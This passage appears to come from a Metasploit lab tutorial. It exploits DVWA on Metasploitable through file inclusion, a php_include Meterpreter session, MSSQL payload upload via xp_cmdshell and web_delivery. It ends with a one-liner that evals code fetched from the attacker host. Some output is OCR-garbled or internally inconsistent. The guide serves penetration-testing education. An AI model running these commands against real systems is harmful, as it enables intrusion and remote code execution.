postgresx:108:117:PostgreSQL Administrator,,/var/lib/postgresql/bin/bash mysqlx:109:118:MySQL Server,,/var/lib/mysql/bin/false tomcat5x:110:65534:/usr/share/tomcat5/bin/false
distccx:111:65534:/bin/false userx:1001:1001:just a user111,,/home/user/bin/bash servicex:1002:21002,,/home/service/bin/bash telnetd:x:112:120:/nonexistent/bin/false
proftpx:113:65534:/var/run/proftpd/bin/false statd:x:114:65534:/var/lib/nfs/bin/false snmpx:115:65534:/var/lib/snmp/bin/false
```

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Sometimes during a Local File Inclusion, the web server appends ".php" to the included file. For example, including "/etc/passwd" gets rendered as "/etc/passwd.php". This occurs when the include function uses a parameter like "?page" and concatenates the .php extension to the file. In versions of PHP below 5.3, ending the URL with a null byte (%00) would cause the interpreter to stop reading, which would allow the attacker to include their intended page.

Remote File Inclusion (RFI)

This part of the demonstration requires some initial setup. We will take this as an opportunity to develop some Linux command line and PHP skills.

In order for an RFI to be successful, two functions in PHP's configuration file need to be set. "allow_url_fopen" and "allow_url_include" both need to be "On". From the [PHP documentation](#), we can see what these configurations do.

allow_url_fopen - "This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of remote files using the ftp or http protocol, some extensions like zlib may register additional wrappers."

allow_url_include - "This option allows the use of URL-aware fopen wrappers with the following functions: include, include_once, require, require_once"

To find DVWA's configuration file, click on the "PHP info" tab on the left panel. This screen gives us a large amount of useful information, including the PHP version, the operating system of the victim, and of course, the configuration file. We can see that the loaded file is "/etc/php5/cgi/php.ini".

PHP Version 5.2.4-2ubuntu5.10



^

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:
Powered By
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies



In metasploitable, we can open the php.ini file using nano:

```
msfadmin: sudo nano /etc/php5/cgi/php.ini
sudo password: msfadmin
```

In nano, type "ctrl-w" to find a string. Type in "allow_url" and hit enter. We should now be on line 573 of the php.ini file (type "ctrl-c" to find the current line in nano). Make sure that "allow_url_fopen" and "allow_url_include" are both set to "On". Save your file with "ctrl-o", and exit with "ctrl-x". Now, restart metasploitable's web server with:

```
msfadmin: sudo /etc/init.d/apache2 restart
```

In Kali, we need to set up our own web server for testing. First, create a test file called "rfi-test.php" and then start apache.

```
root@kali:~# echo "Success." > /var/www/html/rfi-test.php
root@kali:~# systemctl start apache2
```

Now we can test our RFI. On the "File Inclusion" page, type the following URL:

```
http://192.168.80.134/dvwa/vulnerabilities/fi/?page=http://192.168.80.128/rfi-test.php
```

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Inclusion - Iceweasel

134/dvwa/vulnerabilities/fi/?page=http://192.168.180.128/rfi-test.php

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Success.

Warning: Cannot modify header information - headers already sent by (output started at http://192.168.145.129/rfi-test.php:2) in /var/www/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at http://192.168.145.129/rfi-test.php:2) in /var/www/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at http://192.168.145.129/rfi-test.php:2) in /var/www/dvwa/includes/dvwaPage.inc.php on line 326

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

From the output displayed on the top of the browser, we can see that the page is indeed vulnerable to RFI.

To finish with this RFI, we'll take a look at the [PHP Meterpreter](#) page.

PHP Meterpreter

The Internet is littered with improperly coded web applications with multiple vulnerabilities being disclosed on a daily basis. One of the more critical vulnerabilities is Remote File Inclusion (RFI) that allows an attacker to force PHP code of their choosing to be executed by the remote site even though it is stored on a different site. Metasploit published not only a **php_include** module but also a PHP Meterpreter payload. This is a continuation of the remote [file inclusion vulnerabilities](#) page.

The **php_include** module is very versatile as it can be used against any number of vulnerable webapps and is not product-specific. In order to make use of the file inclusion exploit module, we will need to know the exact path to the vulnerable site.

Cookie Setup

We'll be using the Damn Vulnerable Web Application (DVWA) on metasploitable. For this particular application, we will need some cookie information from the web page. Specifically, we will need the PHP session ID of a logged on session, as well as DVWA's security setting.

To obtain the cookie information, we will use an Iceweasel add-on called "Cookies Manager+". In Iceweasel, browse to [about:addons](#) and search for "cookies manager+". Download and install Cookies Manager+ and restart your browser. Once logged into DVWA, go to tools -> Cookie Manager+ and find the entry for the victim IP-address. Copy the value of PHPSESSID, and make sure that "security" is set to "low".

Module Options

Loading the module in metasploit, we can see a great number of options available to us.

```
msf > use exploit/unix/webapp/php_include
msf exploit(phi... > show options

Module options (exploit/unix/webapp/php_include):

Name      Current Setting          Required  Description
----      -----                  ----      -----
HEADERS
PATH      /                      yes       Any additional HTTP headers to send, cookies for example. Fo
PHPRFIDB /usr/share/metasploit-framework/data/exploits/php/rfi-locations.dat no        A local file containing a list of URLs to try, with XXpathXX
PHPURI
POSTDATA
Proxies
RHOST
RPORT     80                     yes       The target address
SRVHOST  0.0.0.0                 yes       The local host to listen on. This must be an address on the
SRVPORT  8080                   yes       The local port to listen on.
SSL       false                   no        Negotiate SSL/TLS for outgoing connections
SSLCert
URI PATH
VHOST

Exploit target:

Id  Name
--  --
0   Automatic
```

The most critical option to set in this particular module is the exact path to the vulnerable inclusion point. Where we would normally provide the URL to our PHP shell, we simply need to place the text **XXpathXX** and Metasploit will know to attack this particular point on the site.

```
msf exploit(phi... > set PHPURI /?page=XXpathXX
PHPURI => /?page=XXpathXX
msf exploit(phi... > set PATH /dvwa/vulnerabilities/fi/
PATH => /dvwa/vulnerabilities/fi/
msf exploit(phi... > set RHOST 192.168.80.134
RHOST => 192.168.1.150
msf exploit(phi... > set HEADERS "Cookie:security=low; PHPSESSID=dac6577a6c8017bab048dfbc92de6d92"
HEADERS => Cookie:security=low; PHPSESSID=dac6577a6c8017bab048dfbc92de6d92
```

In order to further show off the versatility of Metasploit, we will use the PHP Meterpreter payload.

```
msf exploit(phi... > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(phi... > exploit

[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/ehgqo4
[*] Local IP: http://192.168.80.128:8080/ehgqo4
[*] PHP include server started.
[*] Sending stage (29382 bytes) to 192.168.80.134
[*] Meterpreter session 1 opened (192.168.80.128:56931 -> 192.168.80.134:4444) at 2010-08-21 14:35:51 -0600

meterpreter > sysinfo
```

```
Computer : metasploitable
OS       : linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/php
meterpreter >
```

Just like that, a whole new avenue of attack is opened up using Metasploit.

Building A Module

Writing your first Metasploit module can be a daunting task, especially if one does not code in Ruby on a regular basis. Fortunately the language's syntax is intuitive enough, for anyone with prior programming and scripting knowledge, to make the transition (from Python for example) to Ruby.

Before taking the plunge into module construction and development, let's take a quick look at the some of the modules currently in place. These files can be used as our base for re-creating an attack on several different supported protocols, or crafting ones own custom module.

```
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb           dect_coa.rb      mixins.rb      smb
arkeia.rb        dhcp.rb        mssql_commands.rb  smb.rb
browser_autopwn.rb dialup.rb      mssql.rb       smtp_deliver.rb
brute.rb         egghunter.rb    mssql_sqli.rb   smtp.rb
brutetargets.rb  exe.rb        mysql.rb       snmp.rb
capture.rb       file_dropper.rb ndmp.rb       sunrpc.rb
cmdstager_bourne.rb fileformat.rb ntlm.rb      tcp.rb
cmdstager_debug_asm.rb fmtstr.rb     omelet.rb    telnet.rb
cmdstager_debug_write.rb ftp.rb       oracle.rb    tftp.rb
cmdstager_echo.rb  ftpserver.rb  pdf_parse.rb  tns.rb
cmdstager_printf.rb http.rb      pdf.rb       udp.rb
cmdstager_rb     imap.rb       php_exe.rb   vim_soap.rb
cmdstager_ftfp.rb ip.rb        pop2.rb     wbemexec.rb
cmdstager_vbs_adodb.rb ipv6.rb     postgres.rb wdbrpc_client.rb
cmdstager_vbs.rb  java.rb      powershell.rb wdbrpc.rb
db2.rb          kernel_mode.rb realport.rb  web.rb
dcerpc_epm.rb    local.rb      remote.rb   winrm.rb
dcerpc_lsa.rb    local.rb      riff.rb
dcerpc_mgmt.rb   lorcon2.rb   ropdb.rb
dcerpc.rb        lorcon.rb    seh.rb
```

Here we see several modules of interest, such as prepackaged protocols for Microsoft's SQL, HTTP, TCP, FTP, SMTP, SNMP, Oracle, and many more. These files undergo constant changes and updates, adding new functionalities over time.

Let's start with a very simple program, navigate to `/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql` and create the required Metasploit folder structure under your home directory to store your custom module. Metasploit automatically looks in this folder structure so no extra steps are required for your module to be found.

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql# mkdir -p ~/.msf4/modules/auxiliary/scanner/mssql
```

Then do a quick `cp mssql_ping.rb ~/.msf4/modules/auxiliary/scanner/mssql/ihaz_sql.rb`

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql# cp mssql_ping.rb ~/.msf4/modules/auxiliary/scanner/mssql/ihaz_sql.rb
```

Open the newly-created file using your favourite editor and we'll begin crafting our example module, walking through each line and what it means:

```
##  
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z rel1k $  >-- automatically gets set for us when we check in  
##  
  
##  
# This file is part of the Metasploit Framework and may be subject to      >-- licensing agreement, keep standard  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  >-- use the msf core library  
  
class MetasploitModule < Msf::Auxiliary >---- its going to be an auxiliary module  
  
include Msf::Exploit::Remote::MSSQL  >---- we are using remote MSSQL right?  
include Msf::Auxiliary::Scanner >----- it use to be a SQL scanner  
  
def initialize >---- initialize the main section  
super(  
  'Name' => 'I HAZ SQL Utility',  >----- name of the exploit  
  'Version' => '$Revision: 7243 $', >----- svn number  
  'Description' => 'This just prints some funny stuff.', >----- description of the exploit  
  'Author' => 'THE AUTHOR', >-- thats you  
  'License' => MSF_LICENSE >-- keep standard  
)  
  
  deregister_options('RPORT', 'RHOST')  >-- do not specify RPORT or RHOST  
end  
  
def run_host(ip) >-- define the main function
```

```
begin >---begin the function
puts "I HAZ SQL!!!!" >---- print to screen i haz SQL!!!
end >--- close
end >--- close
end >--- close
```

^

Now that you have a basic idea of the module, save the above code (without the >--- comment strings) and let's run it in msfconsole.

```
msf > search ihaz
[*] Searching loaded modules for pattern 'ihaz'...

Auxiliary
=====

Name Description
-----
scanner/mssql/ihaz_sql MSSQL Ping Utility

msf > use scanner/mssql/ihaz_sql
msf auxiliary(ihaz_sql) > show options

Module options:

Name      Current Setting          Required  Description
----      -----                  ----      -----
HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b no      The path to the hex2binary script on the disk
MSSQL_PASS          no      The password for the specified username
MSSQL_USER sa        no      The username to authenticate as
RHOSTS              yes     The target address range or CIDR identifier
THREADS            1       The number of concurrent threads

msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter
RHOSTS => doesntmatter
msf auxiliary(ihaz_sql) > exploit
I HAZ SQL!!!!!

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Success! Our module has been added! Now that we have a basic understanding of how to add a module, let's take a closer look at the MSSQL module written for the Metasploit framework.

Payloads Through MSSQL

In the previous section, we created a very basic module to get a better understanding of the principles behind a build. This section briefly explains passing payloads using the MSSQL module. The code presented currently works on the following installations of Microsoft's SQL Server: 2000, 2005, and 2008. We will first walk through the code and explain how this attack vector works before making our own from the ground up.

When an administrator first installs MSSQL, they have the option of using either mixed-mode authentication or SQL-based authentication. Using the latter, a password for the 'sa' account must be specified by the administrator. The 'sa' account is the systems administrator for the SQL server and has most, if not all, permissions on the system. Guessing this password, either using social engineering or other means, one can leverage this attack vector using Metasploit and perform additional actions. In a previous module, we discussed discovering which TCP port MSSQL is using by querying UDP port 1434 and executing dictionary attacks for guessing the 'sa' password.

For our purposes, we'll assume we are aware of the SQL system administrator's account password. If you wish to recreate this attack, you will need to have a working copy of Microsoft Windows as well as any of the previously mentioned versions of MSSQL.

Let's launch the attack:

```
msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > options

Module options (exploit/windows/mssql/mssql_payload):

Name          Current Setting  Required  Description
----          -----          -----    -----
METHOD        cmd            yes       Which payload delivery method to use (ps, cmd, or old)
PASSWORD      ihazpassword no        The password for the specified username
RHOST         10.10.1.103 yes      The target address
RPORT         1433           yes      The target port (TCP)
SRVHOST       0.0.0.0        yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT       8080           yes      The local port to listen on.
SSL           false          no       Negotiate SSL for incoming connections
SSLCert       ihazpassword no        Path to a custom SSL certificate (default is randomly generated)
TDS_ENCRYPTION false         yes      Use TLS/SSL for TDS data "Force Encryption"
URI_PATH      http://10.10.1.103/mssql_payload no        The URI to use for this exploit (default is random)
USERNAME      sa             no       The username to authenticate as
USE_WINDOWS_AUTHENT false        yes      Use windows authentication (requires DOMAIN option set)

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set PASSWORD ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 8080
[*] Warning: This module will leave QiRYOLUK.exe in the SQL Server %TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 -> 10.10.1.103:47384)

meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Creating Our Auxiliary Module

Payloads Through MSSQL, an Auxiliary Module

We will be looking at three different files, they should be relatively familiar from prior sections.

```
/usr/share/metasploit-framework/lib/msf/core/exploit/mssql_commands.rb  
/usr/share/metasploit-framework/lib/msf/core/exploit/mssql.rb  
/usr/share/metasploit-framework/modules/exploits/windows/mssql/mssql_payload.rb
```

Lets first take a look at the 'mssql_payload.rb' as to get a better idea at what we will be working with.

```
##  
# $Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $  
##  
  
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 > Msf::Exploit::Remote  
  
include Msf::Exploit::Remote::MSSQL  
def initialize(info = {})  
  
super(update_info(info,  
'Name' => 'Microsoft SQL Server Payload Execution',  
'Description' => %q{  
This module will execute an arbitrary payload on a Microsoft SQL  
Server, using the Windows debug.com method for writing an executable to disk  
and the xp_cmdshell stored procedure. File size restrictions are avoided by  
incorporating the debug bypass method presented at Defcon 17 by SecureState.  
Note that this module will leave a metasploit payload in the Windows  
System32 directory which must be manually deleted once the attack is completed.  
}),  
'Author' => [ 'David Kennedy "ReL1K"  
'License' => MSF_LICENSE,  
'Version' => '$Revision: 7236 $',  
'References' =>  
[  
[ 'OSVDB', '557'],  
[ 'CVE', '2000-0402'],  
[ 'BID', '1281'],  
[ 'URL', 'http://www.thepentest.com/presentations/FastTrack_ShmooCon2009.pdf'],  
],  
'Platform' => 'win',  
'Targets' =>  
[  
[ 'Automatic', { } ],  
],  
'DefaultTarget' => 0  
))  
end  
  
def exploit  
  
debug = false # enable to see the output  
  
if(not mssql_login_datastore)  
print_status("Invalid SQL Server credentials")  
return  
end  
  
mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded), debug)  
  
handler  
disconnect  
end
```

While this file may seem simple, there is actually a lot of going on behind the scenes. Lets break down this file and look at the different sections. Specifically we are calling from the mssql.rb in the lib/msf/core/exploits area.

One of the first things that is done in this file is the importation of the Remote class, and inclusion of the MSSQL module.

```
class Metasploit3 > Msf::Exploit::Remote
include Msf::Exploit::Remote::MSSQL
```

^

The reference section simply enumerates additional information concerning the attack or the initial exploit proof of concept. This is where we would find OSVDB references, EDB references and so on.

```
'References' =>
[
  [
    [ 'OSVDB', '557'],
    [ 'CVE', '2000-0402'],
    [ 'BID', '1281'],
    [ 'URL', 'http://www.thepentest.com/presentations/FastTrack_ShmooCon2009.pdf'],
  ],
]
```

The platform section indicates the target's platform and version. The following part is the 'Targets' object, which is where different versions would be enumerated. These lines give the user the ability to select a target prior to an attack. The 'DefaultTarget' value is used when no target is specified when setting up the attack.

```
'Platform' => 'win',
'Targets' =>
[
  [
    [ 'Automatic', { } ],
  ],
'DefaultTarget' => 0
```

The 'def exploit' line indicates the beginning of our exploit code. The next declaration is for debugging purposes. Considering there is a lot of information going back and forth, it's a good idea having this set to 'false' until it's needed.

```
debug = false # enable to see the output
```

Moving on to the next line, this is the most complex portion of the entire attack. This one liner here is really multiple lines of code being pulled from mssql.rb.

```
mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded), debug)
```

mssql_upload_exec (function defined in mssql.rb for uploading an executable through SQL to the underlying operating system)

Msf::Util::EXE.to_win32pe(framework,payload.encoded) = create a metasploit payload based off of what you specified, make it an executable and encode it with default encoding

```
debug = call the debug function is it on or off?
```

Lastly the handler will handle the connections from the payload in the background so we can accept a metasploit payload. The disconnect portion of the code ceases the connection from the MSSQL server.

Now that we have walked through this portion, we will break down the next section in the mssql.rb to find out exactly what this attack was doing.

The Guts Behind an Auxiliary Module

Payloads Through MSSQL Conclusion

Looking int the 'mssql.rb' file using a text editor, locate the 'mssql_upload_exec'. We should be presented with the following:

```
#  
# Upload and execute a Windows binary through MSSQL queries  
#  
def mssql_upload_exec(exe, debug=false)  
hex = exe.unpack("H*")[0]  
  
var_bypass = rand_text_alpha(8)  
var_payload = rand_text_alpha(8)  
  
print_status("Warning: This module will leave #{var_payload}.exe in the SQL Server %TEMP% directory")  
print_status("Writing the debug.com loader to the disk...")  
h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))  
h2b.gsub!(/KemneE3N/, "%TEMP%\#{var_bypass}")  
h2b.split(/\n/).each do |line|  
mssql_xpcmdshell("#{line}", false)  
end  
  
print_status("Converting the debug script to an executable...")  
mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug >%TEMP%\#{var_bypass}", debug)  
mssql_xpcmdshell("cmd.exe /c move %TEMP%\#{var_bypass}.bin %TEMP%\#{var_bypass}.exe", debug)  
  
print_status("Uploading the payload, please be patient...")  
idx = 0  
cnt = 500  
while(idx > hex.length - 1)  
mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>%TEMP%\#{var_payload}", false)  
idx += cnt  
end  
  
print_status("Converting the encoded payload...")  
mssql_xpcmdshell("%TEMP%\#{var_bypass}.exe %TEMP%\#{var_payload}", debug)  
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_bypass}.exe", debug)  
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_payload}", debug)  
  
print_status("Executing the payload...")  
mssql_xpcmdshell("%TEMP%\#{var_payload}.exe", false, {:timeout => 1})  
end
```

The def mssql_upload_exec(exe, debug=false) requires two parameters and sets the debug to false by default unless otherwise specified.

```
def mssql_upload_exec(exe, debug=false)
```

The hex = exe.unpack("H*")[0] is some Ruby Kung-Fuey that takes our generated executable and magically turns it into hexadecimal for us.

```
hex = exe.unpack("H*")[0]
```

var_bypass = rand_text_alpha(8) and var_payload = rand_text_alpha(8) creates two variables with a random set of 8 alpha characters, for example: PoLecJeX

```
var_bypass = rand_text_alpha(8)
```

The print_status must always be used within Metasploit, 'puts' is no longer accepted in the framework. If you notice there are a couple things different for me vs. python, in the print_status you'll notice "#{var_payload}.exe" this subsitutes the variable var_payload into the print_status message, so you would essentially see portrayed back "PoLecJeX.exe"

```
print_status("Warning: This module will leave #{var_payload}.exe in the SQL Server %TEMP% directory")
```

Moving on, the h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY'])) will read whatever the file specified in the "HEX2BINARY" datastore, if you look at when we fired off the exploit, it was saying "h2b", this file is located at data/exploits/mssql/h2b, this is a file that I had previously created that is a specific format for windows debug that is essentially a simple bypass for removing restrictions on filesize limit. We first send this executable, windows debug converts it back to a binary for us, and then we send the metasploit payload and call our prior converted executable to convert our metasploit file.

```
h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))  
h2b.gsub!(/KemneE3N/, "%TEMP%\#{var_bypass}")  
h2b.split(/\n/).each do |line|
```

The h2b.gsub!(/KemneE3N/, "%TEMP%\#{var_bypass}") is simply substituting a hardcoded name with the dynamic one we created above, if you look at the h2b file, KemneE3N is called on multiple occasions and we want to randomly create a name to obfuscate things a little better. The gsub just substitutes the hardcoded with the random one.

The h2b.split(\n).each do |line| will start a loop for us and split the bulky h2b file into multiple lines, reason being is we can't send the entire bulk file over at once, we have to send it a little at a time as the MSSQL protocol does not allow us very large transfers through SQL statements.

^

Lastly, the mssql_xpcmdshell("#{line}", false) sends the initial stager payload line by line while the false specifies debug as false and to not send the information back to us.

The next few steps convert our h2b file to a binary for us utilizing Windows debug, we are using the %TEMP% directory for more reliability. The mssql_xpcmdshell stored procedure is allowing this to occur.

The idx = 0 will serve as a counter for us to let us know when the filesize has been reached, and the cnt = 500 specifies how many characters we are sending at a time. The next line sends our payload to a new file 500 characters at a time, increasing the idx counter and ensuring that idx is still less than the hex.length blob.

Once that has been finished the last few steps convert our metasploit payload back to an executable using our previously staged payload then executes it giving us our payload!

```
idx = 0
```

So we've walked through the creation of an overall attack vector and got more familiar with what goes on behind the curtains. If you're thinking about creating a new module, look around there is usually something that you can use as a baseline to help you create it.

Web Delivery

Metasploit's [Web Delivery Script](#) is a versatile module that creates a server on the attacking machine which hosts a payload. When the victim connects to the attacking server, the payload will be executed on the victim machine.

This exploit requires a method of executing commands on the victim machine. In particular you must be able to reach the attacking machine from the victim. Remote command execution is a great example of an attack vector where using this module is possible. The web delivery script works on php, python, and powershell based applications.

This exploit becomes a very useful tool when the attacker has some control of the system, but does not possess a full shell. In addition, since the server and payload are both on the attacking machine, the attack proceeds without being written to disk. This helps keep the attacking fingerprint low.

This is an example of the execution of this module on the Damn Vulnerable Web Application (DVWA) within Metasploitable.

Click on "DVWA Security" in the left panel. Set the security level to "low" and click "Submit".

The screenshot shows the DVWA Security interface. On the left, there is a sidebar with various links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled "Script Security". It displays the message "Security Level is currently **low**". Below this, it says "You can set the security level to low, medium or high." A dropdown menu is open over the "low" button, showing options: low (selected), medium, and high. To the right of the dropdown is a "Submit" button. Further down, there is a section about PHPIDS: "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently **disabled**. [[enable PHPIDS](#)]". At the bottom of the page, it shows the user information: "Username: admin", "Security Level: low", and "PHPIDS: disabled". The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

First, we check for simple command execution.

Click on "Command Execution". Enter an IP address followed by a semi-colon and the command you wish to execute.

Vulnerability: Command Execution

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Ping for FREE

Enter an IP address below:

```
PING 192.168.80.128 (192.168.80.128) 56(84) bytes of data.
64 bytes from 192.168.80.128: icmp_seq=1 ttl=64 time=0.000 ms
64 bytes from 192.168.80.128: icmp_seq=2 ttl=64 time=0.234 ms
64 bytes from 192.168.80.128: icmp_seq=3 ttl=64 time=0.234 ms

... 192.168.80.128 ping statistics ...
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.000/0.156/0.234/0.110 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailman List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/noneexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/noneexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/noneexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Next, we need to make sure that we can connect with the attacking host. Because of the nature of this particular application, this was achieved above. Generally, be sure to ping, telnet or otherwise call the host.

Now we can set the necessary options and run the exploit. Note that the target must be specified before the payload.

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 1
TARGET => 1
msf exploit(web_delivery) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.80.128
LHOST => 192.168.80.128

msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

Name  Current Setting  Required  Description
----  -----  -----  -----
SRVHOST  0.0.0.0        yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT  8080          yes      The local port to listen on.
SSL    false           no       Negotiate SSL for incoming connections
SSLCert          no      Path to a custom SSL certificate (default is randomly generated)
URI PATH         no      The URI to use for this exploit (default is random)

Payload options (php/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.80.128  yes      The listen address
LPORT  4444          yes      The listen port
```

Exploit target:

Id	Name
--	--
1	PHP

```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
```

```

[*] Started reverse handler on 192.168.80.128:4444
[*] Using URL: http://0.0.0.0:8080/alk3t3tt
[*] Local IP: http://192.168.80.128:8080/alk3t3tt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.80.128:8080/alk3t3tt'));"
```

